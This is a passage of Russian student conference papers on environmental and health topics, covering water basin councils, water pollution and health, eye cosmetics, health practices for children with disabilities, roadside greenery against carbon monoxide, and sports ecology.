По окончании заседания Бассейновый совет Камского бассейнового округа решил рекомендовать к реализации мероприятия, заявляемые к финансированию с участием субсидий из федерального бюджета бюджетам субъектов Российской Федерации, планируемые на 2017 год; рекомендовать к реализации мероприятия по охране водных объектов или их частей и осуществлению мер по предотвращению негативного воздействия вод и ликвидации его последствий в отношении водных объектов, находящихся в федеральной собственности и расположенных на территории субъектов Российской Федерации, планируемые на 2017 год; другие рекомендации и предложения.

Из чего можно сделать вывод, что до сих пор, не смотря на поставленные планируемые задачи Правительства Российской Федерации, не выполнены положения о включении бассейновых советов в органы управления. На данном этапе статус все такой же – совещательный, «рекомендательный» орган, мнения и рекомендации которого могут не учитываться лицом, которому последние адресованы. Считаю, это проблемой федеральной исполнительной власти в связи с невыполнением нормативных норм, установленных ею же самой. Стоит обратить внимание на решение коллизии, и наделить бассейновые советы новым правовым статусом управленческого органа. В совете состоят представители от субъекта Российской Федерации, которые действительно знают проблему изнутри, предлагают пути ее решения, остается только последний шаг – устранить проблему. Но на данный момент, последний элемент отсутствует.

Библиографический список:

1. Приказ Федерального агентства водных ресурсов от 20 февраля 2009 г. № 31 «Об утверждении составов бассейновых советов» // Правовые акты федерального агентства водных ресурсов. – Режим доступа: URL: http://voda.mnr.gov.ru/regulatory/detail.php?ID=3028&spphrase_id=46187 (дата обращения: 21.03.2017).
2. Распоряжение Правительства РФ от 27.08.2009 N 1235-р (ред. от 17.04.2012) «Об утверждении Водной стратегии Российской Федерации на период до 2020 года» // СПС «Консультант плюс».
3. Экологическое право: учеб. / Т. С. Бакунина, Г. Е. Быстров, Г. В. Выпханова [и др.]; отв ред. Г. Е. Быстров, Н. Г. Жаворонкова, И. О. Краснова. – М.: ТК Велби, Изд-во Проспект, 2008. – 656 с.
4. Директива Европейского парламента и Совета 2000/60/ЕС от 23 октября 2000 г., устанавливающая рамочные положения о деятельности Сообщества в области водной политики // СПС «Консультант плюс».
5. Д. О. Сиваков. Водное право России и зарубежных государств. М.: Юстицинформ, 2010. – 480 с.
6. Камское бассейновое водное управление Федерального агентства водных ресурсов. – Режим доступа: URL: <http://kambvu.ru/> (дата обращения: 21.03.2017).

ВЛИЯНИЕ ЗАГРЯЗНЕНИЯ ВОДЫ НА ОРГАНИЗМ ЧЕЛОВЕКА

Беркенова З.К., Аскарова Р.С.

Оренбургский медицинский колледж – филиал СамГУПС

Вода жизненно необходима. Она нужна везде – в быту, сельском хозяйстве и промышленности. Живому организму она нужна в большей степени, чем все остальное, за исключением кислорода: человек может прожить без пищи 3 – 4 недели, а без воды – лишь несколько дней.

В настоящее время стоит остро вопрос о загрязнении этого жизненно важного вещества – воды. Население земли увеличивается, растут новые города, развивается промышленность. Предприятия по переработке нефти, используют воду в качестве растворителя, после чего загрязненные продуктами отходов нефти стоки попадают в природные водоемы и почву.

Целлюлозно-бумажные производства, предприятия легкой, пищевой промышленности используют воду, как рабочую среду. Просто без нее, предприятия не смогут работать. Между тем они загрязняют ее углеводородами, после чего сточные воды также загрязняют чистые наземные источники.

При производстве моющих синтетических веществ (шампуней, стиральных порошков и др.) отходы производства попадают в водоемы – хранилища питьевой воды. Очистка хранилищ от таких загрязнителей неэффективна и загрязненная вода попадает в водопровод. Но

эти загрязнители очень вредны для природы и губительно влияют на здоровье человека.[1, с.181]

По утверждению экспертов Всемирной организации здравоохранения, большинства болезней и смертей от них, человечество могло бы избежать, если бы население получало чистую питьевую воду. Но, к сожалению, в большинстве российских (и не только) городов из крана течет жидкость, которую с большой натяжкой можно назвать пригодной для питья. [2, с.90]

Совершенно очевидно, что питьевая вода не должна содержать предельно-допустимых норм химических компонентов. Но и не содержать их совсем - тоже плохо. Переизбыток, как и дефицит кальция, магния, калия, йода, фтора и т.д. плохо сказывается на здоровье. Например, недостаток фтора провоцирует кариес, а дефицит йода - болезни щитовидной железы. В частности, водоемы, куда попадают сточные воды с сельскохозяйственных полей, содержат огромное количество свинца. Этот элемент попадает в городской водопровод. В результате мощный удар получает нервная, кровеносная система. Особенно от отравления организма свинцом страдают дети.

Нужно понимать, что химические соединения, попадающие со стоками в реки, озера, пруды и водохранилища изменяют состав воды. Под их воздействием она может оказаться совершенно непригодной даже для бытовых, хозяйственных нужд, не говоря уже о питье и приготовлении пищи. Тяжелые металлы, находящиеся в воде (свинец, ртуть, кадмий, цинк, никель, хром) вызывают атеросклероз, полиневрит, гипертонию, поражение костного мозга, потерю остроты зрения. Радиоактивные уран, плутоний, торий, стронций, цезий приводят к онкологическим заболеваниям, генетическим изменениям, ослаблению иммунитета, врожденным порокам. Азот и фосфор, попав в организм человека, подтачивают его иммунитет, а также вызывают рост в водопроводных коммуникациях и артезианских скважинах сине-зеленых водорослей, плохо поддающихся фильтрации и вырабатывающих токсины. С питьевой водой в организм человека могут попасть болезнетворные микробы, возбудители многих инфекционных и паразитарных заболеваний: холера, брюшной тиф, сальмонеллез, дизентерия, вирусный гепатит, полиомиелит, лямблиоз, дракункулез, шистосомозы и становятся причиной гастроэнтерита, гепатита, миокардита, полиомиелита и различного вида кишечных расстройств, которые связаны с загрязнением питьевой воды канализационными и сточными водами. Также в воду могут попадать фтор, хлор и его соединения, бром, хлороформ, вызывающие нефриты, гепатиты, токсикозы беременности и врожденные аномалии плода, мутагенные эффекты, ослабление иммунной системы, поражение детородных функций мужчин и женщин, онкологические заболевания внутренних органов. Кроме того, в воду могут поступать ядовитые вещества при экологических катастрофах или залповых сбросах промышленных сточных вод. Большую потенциальную опасность в этом отношении представляет сброс в водоемы радиоактивных веществ, а также накопление в воде опасных тяжелых металлов, таких как ртуть или кадмий, вызывающих характерные заболевания: болезнь меркуриоз, характеризующуюся нарушениями зрения, слуха, осязания, неврологическими расстройствами; и болезнь кадмиоз, при которой отмечаются сильные боли, деформация скелета, переломы костей, поражение почек.

Живой клетке вода требуется для сохранения своей структуры, так и для нормального функционирования; она составляет примерно 2/3 массы тела. Вода помогает регулировать температуру тела, служит в качестве смазки, облегчающей движение суставов. Она играет важную роль в построении и восстановлении тканей тела. При резком сокращении потребления воды человек заболевает или его организм начинает хуже функционировать.[4, с.130]

Но вода нужна, конечно, не только для питья: она помогает человеку содержать в хорошем гигиеническом состоянии свое тело, жилище и среду обитания. Без воды невозможна личная гигиена, т. е. комплекс практических действий и навыков, обеспечивающих защиту организма от болезней и поддерживающих здоровье человека на высоком уровне. Умывание, теплая ванна и плавание приносят ощущение бодрости и спокойствия. Ряд кожных и глазных

заболеваний может быть предупрежден благодаря систематическому удалению с поверхности тела и одежды с помощью мыла и воды болезнетворных микробов.

Вода, которую мы потребляем должна быть чистой. Болезни, передаваемые через загрязненную воду, вызывают ухудшение состояния здоровья, инвалидность и гибель огромного числа людей, особенно детей. Такие болезни как брюшной тиф, дизентерия, холера, анкилостомоз, предаются человеку, прежде всего, в результате загрязнения водных источников.

Успех в борьбе с указанными болезнями или достижение полной их ликвидации зависит от того, как происходит обеспечение чистой воды населению. [3, с.111]

Качество воды определяется также по наличию в ней химических включений, которые раньше всего обнаруживают наши органы чувств: обоняние, зрение. Так, микрочастицы меди придают воде некоторую мутность, железа – красноту. Присутствие в воде железа не угрожает нашему здоровью. Однако повышенное содержание солей железа в воде придает ей неприятный болотистый вкус.

Иногда в питьевой воде встречается много солей соляной и серной кислот (хлориды и сульфаты). Они придают воде соленый и горько-соленый привкус. Употребление такой воды приводит к нарушению деятельности желудочно-кишечного тракта. Вода, в 1 л которой хлоридов больше 350 мг, а сульфатов больше 500 мг, считается неблагоприятным для здоровья. По данным отечественных исследователей, употребление шахтной воды, содержащей 0,2 – 1 мг/г мышьяка, вызывает расстройство центральной, и особенно периферической, нервной системы с последующим развитием полиневритов.

Таким образом, загрязненная вода означает, что в ней присутствуют различные примеси не только вредные, но и порой опасные для здоровья человека. Например, вода имеет цвет, либо присутствует запах. Но в основном, если вода прозрачна, невооруженным глазом нельзя убедиться в том, что в ней не присутствуют какие-либо примеси. Обычно, конечно, содержание этих веществ не велико, но при регулярном употреблении и использовании, оказывает далеко не положительное влияние на организм.

Все мы хотим быть здоровыми. Хотим получать, как можно больше полезных веществ для нашего организма. Вода – источник жизни на земле. Это всемирно известный факт. Но для сохранения и поддержания здоровья нам нужно использовать, непосредственно, очищенную воду. Без всякого преувеличения можно сказать, что высококачественная вода, отвечающая санитарно-гигиеническим и эпидемиологическим требованиям, является одним из неперемennых условий сохранения здоровья людей. Но чтобы она приносила пользу, ее необходимо очистить от всяких вредных примесей и доставить чистой человеку.

За последние годы взгляд на воду изменился. О ней все чаще стали говорить не только врачи-гигиенисты, но и биологи, инженеры, строители, экономисты, политические деятели. Да и понятно – бурное развитие общественного производства и градостроительства, рост материального благосостояния, культурного уровня населения постоянно увеличивают потребность в воде, заставляют более рационально ее использовать.

Библиографический список:

1. Алферова А.А., Нечаев А.П. Замкнутые системы водного хозяйства промышленных предприятий, комплексов и районов М.: Изд-во Стройиздат, 1987.-272 с.
2. Куценко Г.И., Новиков Ю.В. Книга о здоровом образе жизни. М.: Изд-во Приор, 2000. - 236 с.
3. Ливчак И.Ф., Воронов Ю.В. Охрана окружающей среды. Учебное пособие. С ил. М.: Изд-во Стройиздат 1987. -192с.
4. Новиков Ю.В., Сайфутдинов М.М. Вода и жизнь на Земле. М.: Изд-во Наука, 1981.- 297с.

КУЛЬТУРА КОСМЕТИЧЕСКОГО УХОДА КАК ФАКТОР ПОДДЕРЖАНИЯ ЗДОРОВЬЯ

*Бондаренко А.И., Болотова М.И.
ФГБОУ ВО «ОрГМУ» Минздрава России*

Формирование здорового образа жизни – комплексная проблема междисциплинарного характера, решение которой определяет состояние здоровья человека как абсолютного благополучия при отсутствии болезней. Разумеется, необходимым аспектом поддержания здорового образа жизни является контроль за состоянием органов зрения.

Зрительная анализаторная система является важнейшей для человека, она позволяет получить примерно 90% информации о состоянии окружающей человека среды. Естественно, что нормальное функциональное состояние данной системы входит в перечень необходимых факторов абсолютного благополучия человека. При этом есть целый ряд веществ различного происхождения, использование которых может весьма пагубно сказаться на состоянии анализаторной системы, снизить функциональность органа зрения, привести к разрушению оптимального состояния здоровья. Таким образом, контроль применения подобных веществ является важнейшей задачей, требующей своего разрешения для тех, кто считает поддержание здорового состояния наиболее значимым феноменом в жизни человека. Рассмотрим более подробно характер воздействия тех или иных косметических препаратов на зрительную систему.

Поскольку косметические средства, используемые женщинами, преимущественно наносятся на ресницы и веки, располагающиеся рядом с протоками мейбомиевых желёз на краю века, то при неосторожном их использовании может быть развита дисфункция мейбомиевых желёз.

Особенно выраженным является действие «стойкой» (к примеру, «водостойкой») декоративной косметики для глаз, которая характеризуется трудностью удаления после первичного нанесения в вышеуказанные области глаза. Косметические средства, обозначаемые как «водостойкие», могут в своём составе содержать вещества на основе силикона, что позволяет им приобретать устойчивость против факторов естественной защиты организма, действующей и на уровне зрительной системы, – слёз и пота. В настоящее время отсутствуют официальные сведения, выражающие прямую зависимость влияния загрязнения слезы декоративными косметическими препаратами на естественное функционирование и физиологическое состояние слёзной плёнки. В то же самое время приводимые исследования, описывающие характер возникновения осложнений, связанных с использованием косметических средств, свидетельствуют о развитии потенциальных изменений в физиологическом состоянии глаза. Данная проблема требует комплексного подхода, и возможность развития подобного рода осложнений должна быть всесторонне изучена для более детального понимания природы взаимодействия косметического средства со структурами зрительного аппарата человека.

Особых указаний следует придерживаться людям, совмещающим использование косметических препаратов с ношением контактных линз. Такие лица подвергают линзы воздействию сред, достаточно богатых различного рода липидами. Подобного рода среды функционально способствуют образованию липидных отложений, в то время как силикон-гидрогелевые материалы, являющиеся одними из числа структурных компонентов, входящих в состав линз, хотя и способны препятствовать данному рода процессу, но в различной степени, которая варьируется в зависимости от особенностей конкретного материала (особенно устойчив в данном отношении лотрафилкон В). В результате возможно возникновение нарушений внешней структуры контактной линзы, что непосредственно влечёт за собой возникновение дискомфорта, болезненных ощущений при её ношении, некоторых клинических признаков болезней глаз. Для профилактики таких осложнений необходимо в первую очередь принять во внимание использование исключительно линз ежедневной замены, в результате чего защита от неблагоприятных изменений структуры и свойства линзы может быть практически полностью гарантирована [1].

Также с особенной устойчивостью следует применять косметические препараты лицам, склонным к возникновению аллергических реакций. Ни одно косметическое средство не может дать абсолютной гарантии отсутствия возможности возникновения аллергической реакции, что связано с индивидуальной устойчивостью каждого индивида к различным компонентам средства [2].

К примеру, при использовании туши для ресниц у ряда пациентов возникали такие нежелательные реакции, как контактный дерматит и выпадение ресниц. Подобные эффекты обуславливались содержанием аллергенов в подобных косметических средствах (особенно склонны к возникновению аллергических реакций цветные туши, содержащие шеллак или парафенилендиамин). Также контактный дерматит может оказаться результатом использования некоторых теней для век. В целом одна из основных причин возникновения аллергических реакций в результате применения данных косметических средств, особенно цветных, заключена в содержании металлов-аллергенов (к примеру, никеля). Таким образом, в подборе косметического препарата лицам, склонным к аллергии, следует соблюдать особую осторожность и полностью отказаться от применения никельсодержащих косметических средств.

Косметические средства могут также оказаться причиной возникновения различного рода заболеваний бактериальной природы. Часто это обусловлено отсутствием специальной техники нанесения косметического препарата на структуры, окружающие глаз, а также несоблюдением правил личной гигиены при пользовании данным препаратом. К примеру, весьма часто инфекция роговицы глаза, вызванная *Pseudomonas aeruginosa*, возникает после повреждения роговицы щеточкой-аппликатором при нанесении туши [1]. Чёткое следование правилам при работе с косметическим препаратом позволяет предотвратить возникновение инфекции в результате его использования.

Таким образом, в данной работе показана несомненная важность получения определённых навыков и понимания необходимых правил работы с косметическими препаратами для предотвращения осложнений, возникающих в результате их применения.

Библиографический список:

1. Hudson C. Impact of cosmetics on the ocular surface and contact lens wear. / C. Hudson / Optometry Today, September 2011. – Vol. 51. – Issue 19. – P. 49-53.
2. Квасова М. Влияние косметики на глаза - URL: <https://www.glazmed.ru/lib/conjunctivitis/conjunctivitis-0059.shtml>

ЗДОРОВЬЕСБЕРЕГАЮЩИЕ ТЕХНОЛОГИИ В РАБОТЕ С ДЕТЬМИ С ОВЗ

Будилова В.Ю., Меерзон Т.И.

Институт педагогики и психологии, Оренбургский государственный педагогический университет

Здоровье является основой счастья и благополучия в наше время, поэтому оно является важным для всего человечества. Здоровье подрастающего поколения является потенциалом всей страны, потому особо важно оберегать детей с самого раннего детства и до поры, пока они развиваются и растут. Но не всегда условия, в которых происходит развитие человека, являются оптимальными. Порой развитие ребенка происходит под воздействием различных вредоносных факторов нарушающих его нормальный ход. С незапамятных времён в мире появлялись «особенные» дети, которые отличались от окружающих, дети с ограниченными возможностями здоровья.

В настоящее время в России неуклонно растёт количество детей с ОВЗ (ограниченными возможностями здоровья), поэтому состояние современного образования предполагает активное внедрение новых подходов к обучению и воспитанию детей с особыми образовательными потребностями. Образование детей с ограниченными возможностями и детей-инвалидов предусматривает создание для них специальной коррекционно-развивающей среды, обеспечивающей адекватные условия и равные с обычными детьми возможности для получения образования в пределах специальных образовательных стандартов, включающих

самые современные здоровьесберегающие технологии, лечение и оздоровление, воспитание и обучение, коррекцию нарушений развития и социальную адаптацию.

Поскольку установка на здоровье, готовность соблюдать правила здорового образа жизни, желание и умение учить этому не появляются сами собой, а для этого необходимо определенное педагогическое воздействие. Внедрение здоровьесберегающих технологий на всех этапах воспитания и обучения помогают детям вести здоровый образ жизни. Для того чтобы дети были здоровы необходимо использовать различные психолого-педагогические методы, приемы и подходы для решения различных проблем. Особенно сложно сохранять, а тем более развивать здоровье детям с ограниченными возможностями здоровья, так как наличие каких-либо физических или психических дефектов усложняет здоровьесбережение. Чтобы добиться эффективности в достижениях целей здоровьесбережения у детей с ОВЗ важно, чтобы проводимая работа велась совместно медицинскими работниками, педагогами, психологами и родителями. Только таким образом появляется возможность сохранить, скорректировать и укрепить здоровье детей.

Особенно важно сохранение и укрепление здоровья детям с нарушениями в речи. Эти дети не только имеют какие-либо речевые нарушения, но им свойственны и нервно-психические нарушения в развитии такие как: эмоциональная и легкая возбудимость, неустойчивость, гиперактивность, двигательная расторможенность, импульсивность, общая тревожность и другие. Коррекционные мероприятия для таких детей включают не только коррекцию речевого нарушения, но и нормализующие психическое и физическое состояние.

В наше время используются много различных здоровьесберегающих технологий. Для детей с нарушением речи оптимальным является включение в обучение и воспитание дыхательной гимнастики, системы упражнений для развития правильного речевого дыхания. Она помогает насытить организм кислородом, улучшает обменные процессы в организме, нормализует психоэмоциональное состояние ребёнка, развивает силу и плавность выдоха и повышает общий жизненный тонус ребёнка. Такая гимнастика полезна не только детям с нарушениями в речи, но и детям с другими нарушениями и отклонениями в развитии. Для таких детей полезна и применяется общеукрепляющая гимнастика и гимнастика пробуждения.

Одной из эффективных технологий при различных нарушениях можно рекомендовать развитие мелкой моторики рук. Моторика рук напрямую связана с развитием работоспособности коры головного мозга и развитием речевой деятельности у ребёнка. С помощью пальчиковой гимнастики, происходит воздействие на речевой тонус ребёнка, что способствует развитию речи. Развитие кисти рук является важным для дальнейшего развития и обучения ребёнка не только речевой деятельности, но и оптимизации психических процессов, что оказывает положительное влияние на развитие памяти, внимания, мышления, воображения и координации.

Нарушения речи у группы детей являются вторичным дефектом, при этом первичным дефектом может, к примеру, являться нарушение интеллекта. Таким детям тяжелее освоить правильную речь в связи с особенностями в развитии. Одним из методов подготовки речевого аппарата к постановке звука является артикуляционная гимнастика. Она также помогает в развитии речевой деятельности ребёнка. Упражнения для движения органов артикуляционного аппарата делятся на статистические и динамические. Статистические упражнения помогают удерживать артикуляционную позу, а динамические упражнения должны ритмично повторяться, язык активно двигается и способствует хорошей переключаемости.

Гимнастика полезна для здоровья ребёнка с ограниченными возможностями здоровья, так как она особенно важна для роста, развития и укрепления иммунитета ребёнка. Проводятся различные движения с правильным диафрагмальным дыханием под счёт. Гимнастика бывает разных видов и рекомендуется определённый вид в зависимости от состояния здоровья ребёнка.

Для детей с ОВЗ используются следующие здоровьесберегающие технологии: занятия в «сухом» бассейне, песочная терапия, логоритмика и психогимнастика.

Здоровьесберегающие технологии являются важным источником здоровья. Известно, что обучение здоровьесбережению происходит одновременно с воспитанием целого комплекса качеств, позволяющих не только оперировать полученными знаниями, но и обеспечить усвоение этих знаний другими. Поэтому педагогика здоровья, базирующаяся на здоровьесберегающих образовательных технологиях, является новым приоритетным направлением в обучении. Таким образом, можно сделать вывод, что здоровьесберегающие технологии являются важным условием правильного развития детей не только с ОВЗ, но и здоровых детей.

Библиографический список:

1. Мальгавко Н.В. Здоровьесберегающие технологии в работе с детьми с ОНР. Журнал Логопед. – 2011. – №2.
2. Меерзон, Т.И. Методы медицинской коррекции нарушений здоровья детей и взрослых. Учебное пособие для студентов педагогических вузов /Т.И. Меерзон; Оренб. гос. пед. ун-т. – Оренбург: ГБУ РЦРО, 2016. – 119 с.
3. Меерзон Т.И. Инклюзивное образование в России: состояние, тенденции/Т.И. Меерзон, И.В. Гусева// Инклюзивное образование. Индивидуализация сопровождения детей с ограниченными возможностями здоровья: Мат. Всероссийской науч-практ. конф. г. Челябинск 09 февраля 2016 года. – Челябинск: Изд-во Челяб. гос. пед. ун-та, 2016. – С. 185-191.

**ЗАЩИТА НАСЕЛЕНИЯ, ПРИЛЕГАЮЩИХ К АВТОДОРОГАМ ЖИЛЫХ
МАССИВОВ, ОТ УГАРНОГО ГАЗА**

Вердиев А.Н., Ивлиев С.А.

ФГКОУ «Оренбургское президентское кадетское училище»

Автомобильный транспорт занимает важное место в единой транспортной системе страны. Большая протяженность автомобильных дорог обеспечивает возможность их повсеместной эксплуатации при значительной провозной способности. Высокая мобильность, способность оперативно реагировать на изменения транспортных потребностей ставят автомобильный транспорт «вне конкуренции» при организации местных перевозок. Автомобильный транспорт сыграл огромную роль в формировании современного характера расселения людей, в распространении дальнего туризма, в территориальной децентрализации промышленности и сферы обслуживания. В то же время он вызвал и многие отрицательные явления: ежегодно с отработавшими газами в атмосферу поступают сотни миллионов тонн вредных веществ; автомобиль – один из главных факторов шумового загрязнения; дорожная сеть, особенно вблизи городских агломераций, «съедает» ценные сельскохозяйственные земли. Под влиянием вредного воздействия автомобильного транспорта ухудшается здоровье людей, отравляются почвы и водоёмы, страдает растительный и животный мир. В отработавших газах двигателя внутреннего сгорания содержится свыше 170 вредных компонентов, из них около 160 – производные углеводородов, прямо обязанные своим появлением неполному сгоранию топлива в двигателе. Наличие в отработавших газах вредных веществ обусловлено в конечном итоге видом и условиями сгорания топлива.[2]

Одним из наиболее опасных компонентов отработавших газов автомобиля является окись углерода (СО) - бесцветный непахнущий ядовитый газ. Наиболее распространенными симптомами отравления угарным газом являются головная боль, тошнота, одышка, головокружение и помрачнение сознания. Высокая концентрация газа незамедлительно приводит к смерти; низкая - вызывает гриппоподобные симптомы и обычно не распознается. Когда окись углерода вдыхается, СО смешивается с гемоглобином и образуется карбоксигемоглобин (СОНb). СО замещает кислород, присоединенный к молекуле-носителю, гемоглобину. Химическая связь СОНb в 200 раз сильнее, чем связь кислорода с гемоглобином. Поэтому связь СОНb затрудняет выход СО из крови. Окись углерода может отравлять организм медленно в течение многих часов, даже в низких концентрациях. Наиболее чувствительные органы, такие как мозг, сердце и легкие, больше всего страдают от нехватки кислорода. К не-

счастью, симптомы отравления легко спутать с проявлением других болезней, а отравление низкой концентрацией СО вообще практически невозможно определить.[1]

Планировка большей части населенных пунктов, в том числе и города Оренбурга, не соответствует возрастающим нагрузкам на автомобильные дороги в их пределах. Многочисленные исследования доказывают, что концентрация загрязняющих веществ в атмосфере прилегающих к автодорогам жилых массивов существенно превышает допустимые значения. Это определяет потенциальную угрозу воздействия угарного газа на население микрорайонов. Превышение допустимых концентраций обнаруживается практически повсеместно в пределах города Оренбурга, особенно в отсутствии ветра, что требует проведения комплекса мероприятий, направленных на снижение негативного воздействия на население, в первую очередь, организация санитарно-защитных зон.

Растения являются основой существования жизни на Земле. В процессе фотосинтеза из углекислого газа и воды ими создаются органические вещества, которые служат продуктами питания человека, сырьем для промышленности и строительства, кормом животных. Растения защищают почву от ветровой эрозии, принимают участие в регулировании круговорота воды на планете, оказывают влияние на климат.

Еще одна исключительно важная функция растений - очистка природной среды от загрязнителей. Подобно фильтру они очищают воздух от пыли, сажи и вредных газов. Некоторые из поглощенных веществ подвергаются в растительных организмах детоксикации. Образующиеся при этом нетоксические продукты могут частично выделяться в окружающую среду.

Растения поглощают угарный газ и активно метаболизируют его. Усвоение и превращение его происходят как на свету, так и в темноте. В результате первичного окисления из окиси углерода образуется углекислый газ, который потребляется растениями в ходе фотосинтеза. По этой причине интенсивность усвоения угарного газа на свету значительно выше, чем в темноте.

Интенсивность связывания СО варьирует также у разных видов растений. Угарный газ активно усваивается кленом, бирючиной, ольхой, осиной, елью. Установлено, что однорядная посадка клена ясенелистного (при ширине полосы 4 м) снижает уровень загрязненности воздуха угарным газом на 7-10 %, а при пятирядной посадке (ширина полосы 30 м) снижение уровня загрязненности угарным газом составляет 60–70 %. По другим данным, каждый 1 км² поверхности, занятой высшими растениями, за сутки усваивает от 12 до 120 кг окиси углерода. [3]

Повсеместно в мире принято организовывать защитные насаждения и лесополосы. В пользу создания таких зон свидетельствует тот факт, что растения, растущие вдоль дорог, задерживают комплекс вредных веществ, выделяемых автомобилями. Целесообразно высаживать вдоль дорог древесные и кустарниковые растения, обладающие ярко выраженной способностью поглощать вредные вещества. Примером таких растений являются тополь бальзамический, дерен белый и др. Однако, поглощение вредных веществ растениями происходит довольно медленно, поэтому плотные посадки вдоль проезжей части дорог могут способствовать повышению концентрации вредных веществ непосредственно над дорогой, а это может вредно сказываться на здоровье водителей автотранспорта и пассажиров.

Исследования древесно-кустарниковой растительности, произрастающей на различных типах городских территорий в городе Оренбурге, выявили ряд наиболее актуальных проблем. Среди них - отсутствие концепции озеленения городских пространств, применение типовых решений, а также преобладание старовозрастных насаждений и быстрорастущих видов деревьев.

Расстояние от проезжей части до жилых построек можно превратить в санитарно-защитную зону с наличием определенных биологических барьеров в виде специальным образом расположенных зеленых насаждений. Здесь должны высаживаться растения, обладающие высокой пыле- и газоулавливающей, а также шумопоглощающей способностью (густая крона, большая листовая поверхность). Размещаются насаждения таким образом,

чтобы предусмотреть восходящий отток воздуха и препятствовать проникновению его на жилые территории.

Насаждения можно разместить следующим образом (в направлении от дороги к жилым постройкам): первый ряд - 3-5-метровая полоса обычного газона; второй ряд - живая изгородь из красиво цветущих кустарников; третий ряд - деревья с густой кроной; четвертый ряд - деревья с густой кроной, но более высокие, чем в предыдущем. Наибольшая декоративность санитарных насаждений может быть достигнута путем создания партерных газонов, красочных садов-розариев, цветников, широким применением вьющихся растений. Зеленые насаждения зоны создадут не только декоративность, объединяющую, связующую между собой разноликую жилую застройку, но и будут улучшать санитарно-гигиенические условия, регулируя газообмен и температуру воздуха, выделяя фитонциды, поглощая токсические примеси, выделяемые автомобильным транспортом, прежде всего СО.

Важное значение в озеленении городских территорий имеют хвойные растения, которых сравнительно немного в городской черте. Хвойные растения обладают повышенными декоративными достоинствами. Большинство их относится к вечнозеленым растениям, что еще более повышает их роль в озеленении городов, особенно расположенных в зоне умеренного климата. Благодаря тому, что хвойные являются вечнозелеными растениями, они имеют важное значение для очистки воздуха городов от пыли и вредных газов в зимнее время, когда концентрация этих веществ наиболее высока. Установлено, что хвойные деревья поглощают сернистый газ из атмосферы даже при температуре -6°C . Среди хвойных растений имеются такие, которые обладают сравнительно высокой устойчивостью к фитотоксикантам. Возможности применения хвойных растений в озеленении далеко не исчерпаны. [3]

Ну а как быть в тех местах, где вследствие старой планировки невозможно озеленить улицы многорядными посадками? В этом случае целесообразно применять вертикальное озеленение, которое в Оренбурге мало распространено. Вьющиеся и лазающие растения могли бы очень эффектно украсить стены домов, защитить их жителей от шума, пыли и вредных газов.

Согласно данным Отдела охраны окружающей среды администрации города Оренбурга, в настоящее время масштабы площадей зелёных насаждений в пределах города не соответствуют существующим нормативам. В Оренбургской области несколько лет реализуется проект «Миллион деревьев». Все это определяет перспективы и возможности реализации проектов озеленения городских территорий различного масштаба, посильное участие в которых - дело каждого жителя города!

Библиографический список:

1. Макоско А.А. Теоретические основы защиты окружающей среды / Учебное пособие. – М.: МГУПС, 2001. – 200 с.
2. Протасов В.Ф. «Экология, здоровье и охрана окружающей среды в России» М.: Финансы и статистика, 1999. - 170с.
3. Растения и чистота природной среды / В. И. Артамонов; Академия наук СССР. - Москва: «Наука», 1986. - 172 с. - (Серия «Человек и окружающая среда»).

ЭКОЛОГИЯ ФИЗИЧЕСКОЙ КУЛЬТУРЫ И СПОРТА КАК НАУКА

Володина А.О., Болотова М.И.

Оренбургский государственный медицинский университет

Актуальность. Экологии придается большое значение при решении задач как в сфере физической культуры, так и олимпийского и массового спорта. Это обусловлено тем, что физическая культура и спорт нуждаются в здоровой окружающей природной среде, а физкультурно-спортивная деятельность не должна наносить вред живой природе и здоровью человека, должна иметь, как и любой другой вид человеческой деятельности, природоохранную направленность. В условиях изменения сторон жизни общества увеличиваются требования к физической подготовленности обучающейся молодежи, необходимой им для дальнейшей трудовой деятельности. По результатам статистики состояние здоровья студентов не соот-

ветствует запросам современного времени. Это во многом обусловлено тем, что молодежь имеет низкий уровень мотивации и отсутствие потребности к занятиям физической культурой.

Работа Совета Европы по вопросам спорта и физической культуры уже более 40 лет проводится в рамках фундаментального проекта "Спорт для всех", в котором существенное место занимают вопросы экологии, прежде всего экологической безопасности физкультурно-спортивной деятельности.

Для спортивных и физкультурно-оздоровительных сооружений, их территорий стали использовать "зеленые стандарты" системы добровольной экологической сертификации (при строительстве объектов Олимпиады-2014 в г. Сочи). "Зеленые стандарты" определяют критерии экологических построек, формулируют условия их создания и эксплуатации. Получили распространение передвижные физкультурно-спортивные экоцентры на основе надувных (пневмо) конструкций, что создает минимальные нагрузки на грунт и травяной покров газонов, на травянистую растительность спортивных парков. экологический олимпийский спорт

При реконструкции и строительстве крупных спортивных комплексов, их эксплуатации, таких как спортивные комплексы для проведения Олимпийских игр, мировых и континентальных чемпионатов по массовым видам спорта, большое внимание стало уделяться проведению экологической экспертизы, экологическому картографированию территорий, экологическому мониторингу

Стали уделять серьезное внимание и вопросам экологического маркетинга и менеджмента в сфере спорта и физической культуры, особенно относительно олимпийских видов спорта, развитию экологически безопасных технологий производства спортивного и физкультурного оборудования. "Основы экологии" стали преподавать как нормативную дисциплину для обучения студентов неэкологических специальностей, в том числе и в вузах физического воспитания и спорта. Для этого была специально разработана учебная программа. В курс преподавания дисциплины "Основы экологии" в вузах физического воспитания и спорта стали включать положения экологии физической культуры и спорта.

С биоэкологией (биологическая экология) экологию физической культуры и спорта связывает, в первую очередь, экология человека (ее биолого-экологические аспекты), а также медицинская экология (ее медико-экологические аспекты), экологический мониторинг (прежде всего биоиндикация состояния окружающей среды). С социоэкологией (социальная экология) - экологическая культура (экологические аспекты физической культуры), экологическое образование, экологическое право, экологический маркетинг, менеджмент и бизнес (их экологические аспекты в физической культуре и спорте). С техноэкологией (инженерная, промышленная, строительная экология) - экологические аспекты строительства и реконструкции спортивных и физкультурно-оздоровительных сооружений, спортивных центров, спортивных парков, использование экологически безопасных технологий для производства физкультурного и спортивного оборудования. С геоэкологией (геологическая экология) - геологическая и ландшафтная экология зеленых зон, физкультурно-оздоровительных и спортивных сооружений, спортивных парков и центров, их экологическое картографирование.

Имеет экология физической культуры и спорта связь и с другими комплексными экологическими науками. С такими, как экология городов (в которых и проводится большинство физкультурно-спортивных мероприятий, с их сложной экологической ситуацией), экологической экономикой, а также с такой глобальной наукой как ноосферология и др.

На стыке экологии физической культуры и спорта с гигиеной физической культуры и спорта уже сформировалась новая наука - экогигиена физической культуры и спорта.

Основными задачами экологии физической культуры и спорта являются:

- изучение и оценка состояния экосистем на территориях и акваториях которых осуществляется физкультурно-спортивная деятельность, разработка мероприятий по их сохранению;

- разработка положений экологической безопасности спортивно-физкультурной деятельности, как для здоровья человека, так и для окружающей природной среды;

- экологическая картография территорий спортивных и физкультурно-оздоровительных центров;
